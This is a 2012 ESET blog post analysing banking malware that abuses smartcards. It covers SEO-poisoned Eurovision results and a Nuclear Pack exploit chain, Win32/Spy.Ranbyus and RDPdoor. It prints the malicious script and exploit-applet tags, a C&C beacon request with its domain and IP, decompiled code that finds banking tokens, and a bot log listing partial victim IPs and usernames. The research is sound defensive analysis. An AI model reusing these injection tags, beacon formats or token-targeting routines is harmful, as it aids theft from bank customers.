Smartcard vulnerabilities in modern banking malware

welivesecurity.com/2012/06/05/smartcard-vulnerabilities-in-modern-banking-malware/

June 5, 2012

Aleksandr Matrosov and Eugene Rodionov presented their research into â€œSmartcard vulnerabilities in modern banking malwareâ€ at PHDays'2012.


5 Jun 2012 - 12:49PM

Aleksandr Matrosov and Eugene Rodionov presented their research into â€œSmartcard vulnerabilities in modern banking malwareâ€ at PHDays’2012.

Last week an epic security event took place in Russia – the PHDays’2012 conference. This event started last year as the first conference in Russia for security researchers focusing on deeply technical speakers – all the videos translated into English are already online here. This year, ESET Canada's Pierre-Marc Bureau presented a workshop on “Win32/Georbot. Understanding a malware and automating its analysis”, about reverse engineering the Georbot trojan. And I and my colleague Eugene Rodionov presented the results of our research into “Smartcard vulnerabilities in modern banking malware”.

Our presentation starts with a consideration of the evolution of the Carberp family of banking malware (we already discussed this in our CARO presentation in May).

On the day before the conference I tracked blackhat SEO poisoning on the Russian Google search results page for requests relating to Eurovision 2012 in the Russian language.



Результатов: примерно 18 500 000 (0,18 сек.)

Официальный сайт Евровидение 2012: песни, участники, фото ...
www.eurovidenie-2012.ru/
Официальный сайт конкурса Евровидение 2012 в Азербайджане: участники, победители, песни, видео. Участник от России.
→ Участники · Бурановские бабушки ... · Купить билеты · Представительница ...

Конкурс песни Евровидение 2012 — Википедия
ru.wikipedia.org/wiki/Конкурс_песни_Евровидение_2012
Конкурс песни «Евровидение 2012» (англ. Eurovision Song Contest 2012; фр. Concours Eurovision de la chanson 2012; азерб. 2012 Avroviziya Mahnı ...

Евровидение 2012 - результаты финала, участники конкурса
Конкурс песни Евровидение 2012 в Азербайджане. Список участников, онлайн трансляция, видео, фото, победитель конкурса

Новости по запросу евровидение 2012
Закончилось "Евровидение-2012"
Коммерсантъ - 15 ч. назад
Официально в 57-м конкурсе "Евровидение" победила шведская певица Лорин, и в следующем году певцы-претенденты, журналисты и ...

www.eurovidenie-2012.ru

Победитель Евровидения 2012! – Евровидение 2013 пройдет в Швеции...

Закончился финал Евровидения 2012, а также голосование, и теперь наконец-то известен победитель. Победа досталась Швеции, которую представляла Loreen с песней Эйфория. Весь список мест и участников в полном материале.


Выступление Сабины Бабаевой встречено проводимым овациями в пресс...

Победительница "Евровидения" – Лорин на пресс-к...

Победительница конкурса призналась в любви ко всем азербайджанцам...

Маленький Амстердам :
уютный виртуальный городок с конкурсами и подарками от Amstel!

The first Google search item returned is a redirect to a malicious webpage passing itself off as a legitimate site about Eurovision 2012. If a malicious JavaScript detected real user activity, the next step would be a redirection to a Nuclear Pack exploitation service.




```
<script src=
'http://216611onjrt.yandexxxx.41.cl/include.js?id=28265&seoref=&parameter=$keyword&se=$se&ur=1&HTTP_
REFERER=http://www.evrovidenie-2012.ru/&default_keyword=' type='text/javascript'>
</script>
```

```
<applet code="expl5it.AmicArray.class" archive="http://array.zucchinis-unshouted-5.41.cl/images/334567830/f51bd620203a4e8f749633ee13a13fe4.jar">
<param name="ur0l0" value="QwWx%__jLLjHBygiiQOXOd&gXdQlgWht&YBu88i8_l_vvuYp59vq_nYDztpEqEqvjuh9n5uopvvhhDvjDvnhu_E"><param name="t" value="0"></applet>
```


Nuclear Pack uses some interesting techniques for generating unique file names with exploitation vectors to bypass crawlers – if you can't step all the way through the malicious redirection you can't track all the logic that governs name generation). All java exploits here used layered obfuscation, and used applet parameters to implement the deobfuscation flow.

The second part of our talk was about attack techniques against client-bank systems. The most interesting part of presentation was about vectors for attacks on smartcards. In 2010 we already published a blogpost – "Dr. Zeus: the Bot in the Hat" – about the manipulation of APDU commands and hidden remote channels for controlling a smartcard device. This bot is still in the wild and ESET detects this family as Win32/Spy.Ranbyus (MD5: F2744552D24F7EA31E64228EB3022830). We have found functionality for covert smartcard manipulation in the code of the latest modifications too. The current C&C (Command & Control) has changed domain, to wh1tesun.info (80.79.117.171).




```
GET /testwork/index.php?id=[redacted]&session=2671009536&v=16778242&name=botnet1&mj=5&mi=1&pt=1&b=2600&dc=32 HTTP/1.0
User-Agent: Mediapartners-Google
Host: wh1tesun.info
Connection: Keep-Alive
Pragma: no-cache
```

If Win32/Spy.Ranbyus finds an active smartcard or smartcard reader device on the infected machine, the bot sends this information to the C&C with a description of the type of smartcard it finds. All malicious smartcard manipulation works at the SmartCard API level.


Applications used by smartcards
User interface
Access provider
Smartcard resource manager
Call reader device driver
Specific reader device driver
...
Specific reader device driver
Reader device
...
Reader device
Smartcard
...
Smartcard
User Application
Smartcard Subsystem
Hardware Support

The user authenticates to the smartcard device, and the bot sends a signal to the C&C. After that, the smartcard can be used remotely through the C&C by means of APDU command manipulation, allowing all typical smartcard workflow using the victim's credentials.


The next interesting case involving smartcards was detected at the beginning of this year. Hodprot, the latest Carberp cybercrime group, switched to using RDPdoor v4.2.x (MD5: 0E9CCECABA272942F1A4297E42D3BA43). This modification collects information about an infected system and devices in use by means of SetupApi.



```
void *__cdecl sub_40B743(int a1)
{
  void *result; // eax@1
  void *v2; // edi@1
  int v3; // esi@2
  DWORD v4; // eax@3
  int v5; // [sp+Ch] [bp-420h]@2
  CHAR Str1; // [sp+10h] [bp-41Ch]@4
  BYTE PropertyBuffer; // [sp+210h] [bp-21Ch]@6
  struct _SP_DEVINFO_DATA DeviceInfoData; // [sp+410h] [bp-1Ch]@3

  result = j_SetupDiGetClassDevsA(0, 0, 0, 6u);
  v2 = result;
  if ( result != -1 )
  {
    v5 = 0;
    v3 = 0;
    while ( 1 )
    {
      DeviceInfoData.cbSize = 28;
      v4 = v3++;
      if ( !j_SetupDiEnumDeviceInfo(v2, v4, &DeviceInfoData) )
        break;
      if ( j_SetupDiGetDeviceInstanceIdA(v2, &DeviceInfoData, &Str1, 0x200u, 0)
        && !j__strnicmp(&Str1, "USB\\ROOT_HUB", 0xCu)
        && j_SetupDiGetDeviceRegistryPropertyA(v2, &DeviceInfoData, 7u, 0, &PropertyBuffer, 0x200u, 0)
        && !j__stricmp(&PropertyBuffer, Str2)
        && j_SetupDiGetDeviceRegistryPropertyA(v2, &DeviceInfoData, 0x16u, 0, &PropertyBuffer, 0x200u, 0) )
      {
        if ( !j__stricmp(&PropertyBuffer, Str2) )
        {
          sub_4051FF(v2, &DeviceInfoData, 2);
          sub_4051FF(v2, &DeviceInfoData, 1);
          ++v5;
        }
      }
    }
    result = j_SetupDiDestroyDeviceInfoList(v2);
    if ( a1 )
      result = sub_406BB3(a1, -106, &v5, 4u);
  }
  return result;
}
```

Its activity is focused on smartcard devices used in Russian remote banking systems:



```
 hLibModule = j_LoadLibraryA("setupapi.dll");
 CM_Enumerate_Classes = j_GetProcAddress(hLibModule, "CM_Enumerate_Classes");
 SetupDiGetClassDevsA = j_GetProcAddress(hLibModule, "SetupDiGetClassDevsA");
 SetupDiGetClassDescriptionA = j_GetProcAddress(hLibModule, "SetupDiGetClassDescriptionA");
 SetupDiEnumDeviceInfo = j_GetProcAddress(hLibModule, "SetupDiEnumDeviceInfo");
 SetupDiGetDeviceRegistryPropertyA = j_GetProcAddress(hLibModule, "SetupDiGetDeviceRegistryPropertyA");
 SetupDiDestroyDeviceInfoList = j_GetProcAddress(hLibModule, "SetupDiDestroyDeviceInfoList");
 v24 = sub_40FD08(0x1CBu, 0x9D0u, &v19);
 v3 = 0;
 v19 = 0;
ABEL_52:
 while ( 2 )
 {
   v12 = v19++;
   if ( !(CM_Enumerate_Classes)(v12, &v21, 0) )
   {
     v32 = (SetupDiGetClassDevsA)(&v21, 0, 0, 2);
     if ( v32 == -1 )
       continue;
     if ( !(SetupDiGetClassDescriptionA)(&v21, &v20, 256, 0, *&String1[1016], *&String1[1020]) )
       v20 = 0;
     v23 = 0;
     while ( 1 )
     {
       v33 = 28;
       *&String1[1020] = &v33;
       v4 = v23++;
       if ( (SetupDiEnumDeviceInfo)(v32, v4) != 1 )
       {
         *&String1[1016] = v32;
         SetupDiDestroyDeviceInfoList();
         goto LABEL_52;
       }
       if ( !(SetupDiGetDeviceRegistryPropertyA)(v32, &v33, 22, 0, &v31, 8192, 0, *&String1[1020]) )
         v31 = 0;
       if ( (!(SetupDiGetDeviceRegistryPropertyA)(v32, &v33, 12, 0, String1, 1024, 0) || !String1[0])
         && !(SetupDiGetDeviceRegistryPropertyA)(v32, &v33, 0, 0, String1, 1024, 0) )
         String1[0] = 0;
       if ( !j_lstrcmpiA(String1, "Rutoken Magistra") || !j_lstrcmpiA(String1, "USB Token Device") )
         break;
       if ( !j_lstrcmpiA(&v31, "VPNKEY") || !j_lstrcmpiA(String1, "VPN Key") )
       {
         v25 = 0;
         (SetupDiGetDeviceRegistryPropertyA)(v32, &v33, 11, 0, &v26, 1024, 0);
         if ( !j_lstrcmpiA(&v26, "OKB SAPR") || !j_lstrcmpiA(&v26, "Amicon") )
```

If a smartcard device is detected, the bot prepares a special description to send to the C&C:

[VendorId]:[ProductId]:[Revision]:[InfoRetrievedFromDevice]:[DeviceNameOrDescription]

Examples of the filled-in structure look like this:

0A89:0060:0102:06512119781D0E:Rutoken Magistra;

096E:0005:0290:065C62807A1C0E:USB Token Device;

0A89:0060:0102:06336059708D9E:Rutoken Magistra;

0CA6:00A0:0010:06024350706F87:USB Smart Card reader;


23A0:0002:0100:20BEA090712EC1:BIFIT ICCD Smart Card Reader;

2022:0008:1001::USB Smart Card reader;

A420:542A:0100::VPN Key;

0A89:0020:0200::Rutoken S;

RDPdoor collects a great deal of information about the infected system to facilitate the following analysis by the botmaster.



```
49.9.75 Ff5kODxqUUyNCsUO7: Alive a|Ff5kODxqUUyNCsUO7|2:6:1:7600:0:0:256:1:32:|4.3.19|896|172.23.157.254|OK|Настя
174.93.9 nZdlfMUVfUpbDFyeX: Alive a|nZdlfMUVfUpbDFyeX|2:5:1:2600:3:0:768:1:32:Service Pack 3|4.3.19|70|192.168.249.9|OK|ru|RU||ts:521|User
215.80.189 FsJ1NH$XnEw$BWmWX: Alive a|FsJ1NH$XnEw$BWmWX|2:5:1:2600:3:0:256:1:32:Service Pack 3|4.3.19|812|127.0.0.1|OK|ru|RU||ts:521|Tabaev A
0.109.30 Usw4NJfXCE2uujTRX: Alive a|Usw4NJfXCE2uujTRX|2:5:1:2600:3:0:256:1:32:Service Pack 3|4.3.19|875|192.168.10.104|OK|Admin
87.123.194 mIpfQLypLU3uWzWiX: Alive a|mIpfQLypLU3uWzWiX|2:5:1:2600:3:0:256:1:32:Service Pack 3|4.3.19|2065|10.65.27.100|OK|Admin
02.247.66 HUMjkHo$fOO_O$t8X: Alive a|HUMjkHo$fOO_O$t8X|2:5:1:2600:3:0:256:1:32:Service Pack 3|4.3.19|94|192.168.1.2|OK|ru|RU||N|1
35.129.170 mdZlBNWHHkvOdYaM3: Alive a|mdZlBNWHHkvOdYaM3|2:5:2:3790:2:0:18:3:32:Service Pack 2|4.3.19|3229|89.235.129.170|OK|N|Adm
233.212.193 uUFtKAF3hUikugHNX: Alive a|uUFtKAF3hUikugHNX|2:5:1:2600:3:0:256:1:32:Service Pack 3|4.3.19|1024|127.0.0.1|OK|ru|RU||ts:521|Гендиректор
62.70.194 PfBdMJrU3EwiULa7X: Alive a|PfBdMJrU3EwiULa7X|2:5:1:2600:3:0:768:1:32:Service Pack 3|4.3.19|2080|127.0.0.1|OK|ru|RU||ts:521|Арина
25.247.103 ndMkEKSsq0iCGlbdX: Alive a|ndMkEKSsq0iCGlbdX|2:5:1:2600:3:0:256:1:32:Service Pack 3|4.3.19|470|127.0.0.1|OK|ru|RU||ts:521|Administrator
93.110.253 dZTJ2Ma8gk5$NFeOX: Alive a|dZTJ2Ma8gk5$NFeOX|2:5:1:2600:3:0:256:1:32:Service Pack 3|4.3.19|637|10.85.247.20|OK|Пользователь
26.45.184 gpewGMuKgU07gxAtX: Alive a|gpewGMuKgU07gxAtX|2:5:1:2600:3:0:256:1:32:Service Pack 3|4.3.19|54|127.0.0.1|OK|ru|RU||ts:521|Наталья
0.115.31 HTraUOCYak47Hf8pX: Alive a|HTraUOCYak47Hf8pX|2:5:1:2600:3:0:256:1:32:Service Pack 3|4.3.19|94|192.168.0.2|OK|ru|RU||Наталья
3.239.11 AQHuZP2TTkwj0MMK7: Alive a|AQHuZP2TTkwj0MMK7|2:6:1:7601:1:0:768:1:32:Service Pack 1|4.3.19|164|172.31.80.32|OK|ru|RU||ts:520|Пользователь
58.194.168 Vp9dsKpb2EvePxQ4X: Alive a|Vp9dsKpb2EvePxQ4X|2:5:1:2600:3:0:256:1:32:Service Pack 3|4.3.19|1082|127.0.0.1|ES:OFF|ru|RU||comp-user1
19.14.191 Bwxu$uX5DE73mjZv7: Alive a|Bwxu$uX5DE73mjZv7|2:6:1:7601:0:0:256:1:32:|4.3.19|5|192.168.1.10|OK|Ольга Николаевна
05.186.35 5MWaULuuFUjZLNPFX: Alive a|5MWaULuuFUjZLNPFX|2:5:1:2600:3:0:256:1:32:Service Pack 3|4.3.19|1964|192.168.0.102|OK|N|Juristin
36.24.126 RPMcoFGX1U4$T9qJX: Alive a|RPMcoFGX1U4$T9qJX|2:5:1:2600:3:0:256:1:32:Service Pack 3|4.3.19|1063|192.168.181.190|OK|ru|RU||ts:521
64.219.171 3k1KYHBRA0$XxbDYX: Alive a|3k1KYHBRA0$XxbDYX|2:5:1:2600:3:0:256:1:32:Service Pack 3|4.3.19|329|127.0.0.1|OK|N|anarchist
195.18.138 _0vFjNkMik6jz1_27: Alive a|_0vFjNkMik6jz1_27|2:6:1:7601:1:0:256:1:32:Service Pack 1|4.3.19|1972|192.168.1.1|OK|ru|RU||ts:521|user
29.89.194 5JyF3KrLOkcSUKtkX: Alive a|5JyF3KrLOkcSUKtkX|2:5:1:2600:3:0:768:1:32:Service Pack 3|4.3.19|1081|127.0.0.1|OK|ru|RU||ts:520|Елена Васильевна
46.110.12 2WcDNBDeqky5kq4z3: Alive a|2WcDNBDeqky5kq4z3|2:5:2:3790:2:0:274:3:32:Service Pack 2|4.3.19|1972|127.0.0.1|OK|ru|RU||Администратор
00.245.147 IkIfUMvzX0u2mZaFX: Alive a|IkIfUMvzX0u2mZaFX|2:5:1:2600:3:0:256:1:32:Service Pack 3|4.3.19|100|127.0.0.1|OK|ru|RU||ts:521|Admin
```

After analysis, the botmaster can send additional commands back to the bot for installing additional modules onto the infected system. If a smartcard device is detected, RDPdoor can install FabulaTech USB for Remote Desktop to implement remote control of smartcards on the infected machine.

The use of smart cards reduces the security risks of online transactions, but we see here some attacks that bypass smartcard security at the operating system API level in order to steal money.

Aleksandr Matrosov, Security Intelligence Team Lead

5 Jun 2012 - 12:49PM

Newsletter

Discussion